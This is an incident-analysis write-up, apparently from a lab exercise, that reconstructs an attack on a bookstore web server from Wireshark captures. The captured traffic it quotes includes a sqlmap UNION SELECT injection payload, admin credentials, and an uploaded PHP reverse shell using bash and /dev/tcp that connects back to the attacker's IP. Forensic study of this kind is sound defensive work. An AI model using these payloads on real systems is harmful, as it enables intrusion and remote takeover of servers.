Introduction:

This investigation focuses on analyzing captured network traffic to identify and understand a potential compromise of a web server. Using Wireshark, the network packets are examined to detect signs of malicious activity within the HTTP communication. The analysis aims to identify evidence of a SQL Injection attack, uncover any credentials used by the attacker, and determine whether malicious files were uploaded to the server. Through this investigation, the goal is to reconstruct the attack sequence and assess the extent

Investigation Methodology:

- Using Wireshark to Network traffic analysis
- HTTP request analysis
- SQL injection pattern detection
- Decode URL using CyberChef
- Decode password using CyberChef

Timeline of the Attack

Time	Event
15:39:57	The attacker connected to the web server from IP address 111.224.250.131
15:39:59	Establish an HTTP connection with the web server
15:39:59	Send the first HTTP request to the file /search.php
15:40:02	First SQL Injection attempt discovered using query /search.php?search=book and 1=1
15:40:05	The attacker performed a database exploration operation using UNION SELECT. The attacker performed a database exploration operation using UNION SELECT.
15:40:09	Extracting database names from the INFORMATION_SCHEMA table
15:40:15	Identify the customers table that contains user data
15:40:22	Discover the hidden folder /admin/
15:40:30	Attempting to log in using the credentials admin:admin123!
15:40:45	Uploading a malicious PHP file named NVri2vhp.php to the server

Attack Analysis

Network activity was analyzed using Wireshark. It was discovered that the "BookWorld" web server was under attack from "111.224.250.131". The attack began with the attacker sending HTTP requests to the PHP file "search.php". This file was then exploited through SQL injection, manipulating the search value sent to the database.

This injection allows the attacker to communicate directly with the database in the background using queries such as UNION SELECT. The attacker can then explore the database structure and extract information about existing databases.

Analysis revealed that the attacker was able to access the INFORMATION_SCHEMA database and obtain information about the database structure and its various tables. They were also able to identify the table containing user data, namely "customers".


Through this, the attacker found a hidden folder called /admin/ containing the site's control panel. The attacker then successfully logged into the admin panel using the login credentials admin:admin123!

The attacker uploaded a malicious PHP file named NVri2vhp.php to the server after gaining administrative privileges. This file acts as a web shell, allowing it to execute commands remotely.

Evidence

1- Attacker IP Address

The malicious activity originates from IP address:111.224.250.131




File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 111.224.250.131

No.	Time	Source	Destination	Protocol	Length	Info
409	2024-03-15 16:06:33.649166	73.124.22.98	111.224.250.131	TCP	66	80 → 33836 [FIN, ACK] Seq=657 Ack=437 Win=64768 Len=0 TSval=3931791457 TSecr=2206202128
410	2024-03-15 16:06:33.649974	111.224.250.131	73.124.22.98	TCP	66	33836 → 80 [ACK] Seq=437 Ack=658 Win=31872 Len=0 TSval=2206202130 TSecr=3931791457
413	2024-03-15 16:07:34.176878	111.224.250.131	73.124.22.98	TCP	74	49364 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2206262657 TSecr=0 WS=128
414	2024-03-15 16:07:34.177153	73.124.22.98	111.224.250.131	TCP	74	80 → 49364 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3931851985 TSecr=2206262657 WS=128
415	2024-03-15 16:07:34.177717	111.224.250.131	73.124.22.98	TCP	66	49364 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2206262658 TSecr=3931851985
416	2024-03-15 16:07:34.177919	111.224.250.131	73.124.22.98	HTTP	274	GET /search.php?search=book HTTP/1.1
417	2024-03-15 16:07:34.178012	73.124.22.98	111.224.250.131	TCP	66	80 → 49364 [ACK] Seq=1 Ack=209 Win=65024 Len=0 TSval=3931851986 TSecr=2206262658
418	2024-03-15 16:07:34.179555	73.124.22.98	111.224.250.131	HTTP	425	HTTP/1.1 200 OK (text/html)
419	2024-03-15 16:07:34.179652	73.124.22.98	111.224.250.131	TCP	66	80 → 49364 [FIN, ACK] Seq=360 Ack=209 Win=65024 Len=0 TSval=3931851988 TSecr=2206262658
420	2024-03-15 16:07:34.181543	111.224.250.131	73.124.22.98	TCP	66	49364 → 80 [ACK] Seq=209 Ack=360 Win=31872 Len=0 TSval=2206262660 TSecr=3931851988
421	2024-03-15 16:07:34.181543	111.224.250.131	73.124.22.98	TCP	66	49364 → 80 [FIN, ACK] Seq=209 Ack=361 Win=31872 Len=0 TSval=2206262661 TSecr=3931851988
422	2024-03-15 16:07:34.181758	111.224.250.131	73.124.22.98	TCP	74	49366 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2206262662 TSecr=0 WS=128
423	2024-03-15 16:07:34.181916	73.124.22.98	111.224.250.131	TCP	66	80 → 49364 [ACK] Seq=361 Ack=210 Win=65024 Len=0 TSval=3931851990 TSecr=2206262661
424	2024-03-15 16:07:34.181965	73.124.22.98	111.224.250.131	TCP	74	80 → 49366 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3931851990 TSecr=2206262662 WS=128

2- HTTP Stream


The images show the flow of HTTP traffic between the client and the web server bookworldstore.com, where the browser is used to send a GET request to the file search.php with the search value harrypotter.



No.	Time	Source	Destination	Protocol	Length	Info
30	2024-03-15 15:39:59.865245	170.40.150.126	73.124.22.98	HTTP	460	GET / HTTP/1.1
32	2024-03-15 15:39:59.865942	73.124.22.98	170.40.150.126	HTTP	777	HTTP/1.1 200 OK (text/html)
33	2024-03-15 15:39:59.890892	170.40.150.126	73.124.22.98	HTTP	402	GET /css/style.css HTTP/1.1
34	2024-03-15 15:39:59.891419	73.124.22.98	170.40.150.126	HTTP	515	HTTP/1.1 200 OK (text/css)
36	2024-03-15 15:39:59.957671	170.40.150.126	73.124.22.98	HTTP	446	GET /favicon.ico HTTP/1.1
38	2024-03-15 15:39:59.958233	73.124.22.98	170.40.150.126	HTTP	251	HTTP/1.1 200 OK (PNG)
59	2024-03-15 15:41:18.586312	170.40.150.126	73.124.22.98	HTTP	506	GET /about.php HTTP/1.1
61	2024-03-15 15:41:18.586979	73.124.22.98	170.40.150.126	HTTP	691	HTTP/1.1 200 OK (text/html)
62	2024-03-15 15:41:18.605129	170.40.150.126	73.124.22.98	HTTP	407	GET /style.css HTTP/1.1
63	2024-03-15 15:41:18.605679	73.124.22.98	170.40.150.126	HTTP	505	HTTP/1.1 200 OK (text/css)
73	2024-03-15 15:41:37.045623	170.40.150.126	73.124.22.98	HTTP	516	GET /index.html HTTP/1.1
75	2024-03-15 15:41:37.046143	73.124.22.98	170.40.150.126	HTTP	777	HTTP/1.1 200 OK (text/html)
77	2024-03-15 15:41:41.239895	170.40.150.126	73.124.22.98	HTTP	518	GET /contact.php HTTP/1.1
78	2024-03-15 15:41:41.240738	73.124.22.98	170.40.150.126	HTTP	721	HTTP/1.1 200 OK (text/html)
88	2024-03-15 15:42:02.609396	170.40.150.126	73.124.22.98	HTTP	537	GET /search.php?search=harry+potter HTTP/1.1
90	2024-03-15 15:42:02.611533	73.124.22.98	170.40.150.126	HTTP	450	HTTP/1.1 200 OK (text/html)
100	2024-03-15 15:42:34.450854	170.40.150.126	73.124.22.98	HTTP	548	GET /search.php?search=war HTTP/1.1
102	2024-03-15 15:42:34.452562	73.124.22.98	170.40.150.126	HTTP	450	HTTP/1.1 200 OK (text/html)
114	2024-03-15 15:42:55.133354	170.40.150.126	73.124.22.98	HTTP	543	GET /search.php?search=Dracula HTTP/1.1
116	2024-03-15 15:42:55.134995	73.124.22.98	170.40.150.126	HTTP	449	HTTP/1.1 200 OK (text/html)
126	2024-03-15 15:43:28.755313	170.40.150.126	73.124.22.98	HTTP	557	GET /search.php?search=lord+of+the+rings HTTP/1.1
128	2024-03-15 15:43:28.757398	73.124.22.98	170.40.150.126	HTTP	460	HTTP/1.1 200 OK (text/html)
137	2024-03-15 15:43:39.160770	170.40.150.126	73.124.22.98	HTTP	560	GET /search.php?search=the+hobbit HTTP/1.1
139	2024-03-15 15:43:39.162686	73.124.22.98	170.40.150.126	HTTP	451	HTTP/1.1 200 OK (text/html)
154	2024-03-15 15:45:29.042187	170.40.150.126	73.124.22.98	HTTP	504	GET /faq.php HTTP/1.1
156	2024-03-15 15:45:29.042932	73.124.22.98	170.40.150.126	HTTP	731	HTTP/1.1 200 OK (text/html)
172	2024-03-15 15:46:57.985096	170.40.150.126	73.124.22.98	HTTP	516	GET /about.php HTTP/1.1
174	2024-03-15 15:46:57.985833	73.124.22.98	170.40.150.126	HTTP	691	HTTP/1.1 200 OK (text/html)
183	2024-03-15 15:47:12.953000	170.40.150.126	73.124.22.98	HTTP	532	GET /search.php?search=thrones HTTP/1.1

3- SQL injection payload

These images illustrate the attacker's attempt to perform SQL Injection to exploit the search.php file.



No.	Time	Source	Destination	Protocol	Length	Info
1510	2024-03-15 16:08:39.562450	111.224.250.131	73.124.22.98	HTTP	274	GET /search.php?search=book HTTP/1.1
1511	2024-03-15 16:08:39.562582	73.124.22.98	111.224.250.131	TCP	66	80 → 46608 [ACK] Seq=1 Ack=209 Win=65024 Len=0 TSval=3931917371 TSecr=2206328043
1512	2024-03-15 16:08:39.563469	73.124.22.98	111.224.250.131	HTTP	425	HTTP/1.1 200 OK (text/html)
1513	2024-03-15 16:08:39.563522	73.124.22.98	111.224.250.131	TCP	66	80 → 46608 [FIN, ACK] Seq=360 Ack=209 Win=65024 Len=0 TSval=3931917372 TSecr=2206328043
1514	2024-03-15 16:08:39.563689	111.224.250.131	73.124.22.98	TCP	66	46608 → 80 [ACK] Seq=209 Ack=360 Win=31872 Len=0 TSval=2206328044 TSecr=3931917372
1515	2024-03-15 16:08:39.565301	111.224.250.131	73.124.22.98	TCP	66	46608 → 80 [FIN, ACK] Seq=209 Ack=361 Win=31872 Len=0 TSval=2206328044 TSecr=3931917372
1516	2024-03-15 16:08:39.565508	73.124.22.98	111.224.250.131	TCP	66	80 → 46608 [ACK] Seq=361 Ack=210 Win=65024 Len=0 TSval=3931917374 TSecr=2206328044
1517	2024-03-15 16:08:39.579795	111.224.250.131	73.124.22.98	TCP	74	46614 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2206328060 TSecr=0 WS=128
1518	2024-03-15 16:08:39.580013	73.124.22.98	111.224.250.131	TCP	74	80 → 46614 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3931917388 TSecr=2206328060 WS=128
1519	2024-03-15 16:08:39.581627	111.224.250.131	73.124.22.98	TCP	66	46614 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2206328062 TSecr=3931917388
1520	2024-03-15 16:08:39.597274	111.224.250.131	73.124.22.98	HTTP	457	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%28(
1521	2024-03-15 16:08:39.597547	73.124.22.98	111.224.250.131	TCP	66	80 → 46614 [ACK] Seq=1 Ack=392 Win=64896 Len=0 TSval=3931917406 TSecr=2206328077
1522	2024-03-15 16:08:39.598251	111.224.250.131	73.124.22.98	TCP	74	46616 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2206328078 TSecr=0 WS=128
1523	2024-03-15 16:08:39.598443	73.124.22.98	111.224.250.131	TCP	74	80 → 46616 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3931917407 TSecr=2206328078 WS=128
1524	2024-03-15 16:08:39.599044	111.224.250.131	73.124.22.98	TCP	66	46616 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2206328079 TSecr=3931917407
1525	2024-03-15 16:08:39.601717	73.124.22.98	111.224.250.131	HTTP	469	HTTP/1.1 200 OK (text/html)
1526	2024-03-15 16:08:39.601808	73.124.22.98	111.224.250.131	TCP	66	80 → 46614 [FIN, ACK] Seq=404 Ack=392 Win=64896 Len=0 TSval=3931917410 TSecr=2206328077
1527	2024-03-15 16:08:39.602445	111.224.250.131	73.124.22.98	TCP	66	46614 → 80 [ACK] Seq=392 Ack=404 Win=31872 Len=0 TSval=2206328083 TSecr=3931917410
1528	2024-03-15 16:08:39.611514	111.224.250.131	73.124.22.98	TCP	66	46614 → 80 [FIN, ACK] Seq=392 Ack=405 Win=31872 Len=0 TSval=2206328083 TSecr=3931917410
1529	2024-03-15 16:08:39.611761	73.124.22.98	111.224.250.131	TCP	66	80 → 46614 [ACK] Seq=405 Ack=393 Win=64896 Len=0 TSval=3931917420 TSecr=2206328083
1530	2024-03-15 16:08:39.619499	111.224.250.131	73.124.22.98	TCP	66	46616 → 80 [FIN, ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2206328099 TSecr=3931917407
1531	2024-03-15 16:08:39.620547	73.124.22.98	111.224.250.131	TCP	66	80 → 46616 [FIN, ACK] Seq=1 Ack=2 Win=65280 Len=0 TSval=3931917429 TSecr=2206328099
1532	2024-03-15 16:08:39.621020	111.224.250.131	73.124.22.98	TCP	66	46616 → 80 [ACK] Seq=2 Ack=2 Win=32128 Len=0 TSval=2206328101 TSecr=

Wireshark · Follow TCP Stream (tcp.stream eq 151) · WebInvestigation.pcap

```
GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%280x7a76676a636b%2Cschema
_name%29%29%2C0x7176706a71%29%20FROM%20INFORMATION_SCHEMA.SCHEMATA--%20- HTTP/1.1
Cache-Control: no-cache
User-Agent: sqlmap/1.8.3#stable (https://sqlmap.org)
Host: bookworldstore.com
Accept: */*
Accept-Encoding: gzip,deflate
Connection: close


HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:08:38 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 188
Connection: close
Content-Type: text/html; charset=UTF-8

..........m.I..0.E..........eU....6.3@..%HH]..KO.?[p..e.7.[
./..{.he.....de.L..N..M[*k.......8.=,.
..N..HUT-&.Q..5#X...->)cW.>br<g..S..........F*....[...v?.......4.v.M.43..=(..YW}...      .....
```

gchq.github.io/CyberChef/#recipe=URL_Decode(true)&input=L3NlYXJjaC5waHA/c2VhcmNoPWJvb2slMjclMjBVTklPTiUyMEFMTCUyMFNFTEVDVCUyME5VTEwlMkNDT05DQVQlMjgweDcx...

Download CyberChef | Last build: 2 days ago | Options | About / Support

Operations

URL

- Fang URL
- Defang URL
- URL Decode
- URL Encode
- Extract URLs
- Split Colour Channels
- Randomize Colour Palette
- Image Hue/Saturation/Lightness
- To Quoted Printable
- From Quoted Printable
- Fernet Decrypt
- Fernet Encrypt

Favourites

Data format

Recipe

URL Decode

☑ Treat "+" as space

Input

```
/search.php?
search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS
80x7a76676a636b%2Cschema_name%29%29%2C0x7176706a71%29%20FROM%20INFORMATION_SCHEMA.SCHEMATA--%20-
```


206 | 1 | Raw Bytes


Output

```
/search.php?search=book' UNION ALL SELECT
NULL,CONCAT(0x7178766271,JSON_ARRAYAGG(CONCAT_WS(0x7a76676a636b,schema_name)),0x7176706a71) FROM
INFORMATION_SCHEMA.SCHEMATA-- -
```

4- Database Enumeration


The attacker used SQL Injection to extract information from the tables in the database. The attacker used a UNION ALL SELECT query to access the information_schema.tables table, which contains information about all the tables in the database.






5- Login credentials

The network traffic indicates that the attacker made several attempts before sending the correct login data via an HTTP POST request to the site's admin panel.





4-upload request

The attacker uploaded a malicious PHP file to the server by making an HTTP POST request to the /admin/index.php page through multipart/form-data to upload files.

Wireshark · Follow HTTP Stream (tcp.stream eq 650) · WebInvestigation.pcap

```
POST /admin/index.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------356779360015075940041229236053
Content-Length: 441
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/index.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

-----------------------------356779360015075940041229236053
Content-Disposition: form-data; name="fileToUpload"; filename="NVri2vhp.php"
Content-Type: application/x-php

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/"111.224.250.131"/443 0>&1'");?>

-----------------------------356779360015075940041229236053
Content-Disposition: form-data; name="submit"

Upload File
-----------------------------356779360015075940041229236053--

HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:24:17 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 413
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

The file NVri2vhp.php has been uploaded.
<!DOCTYPE html>
```

IOCs:

IP attacker: 111.224.250.131

Exploited Script: search.php

Suspicious File Uploaded: NVri2vhp.php

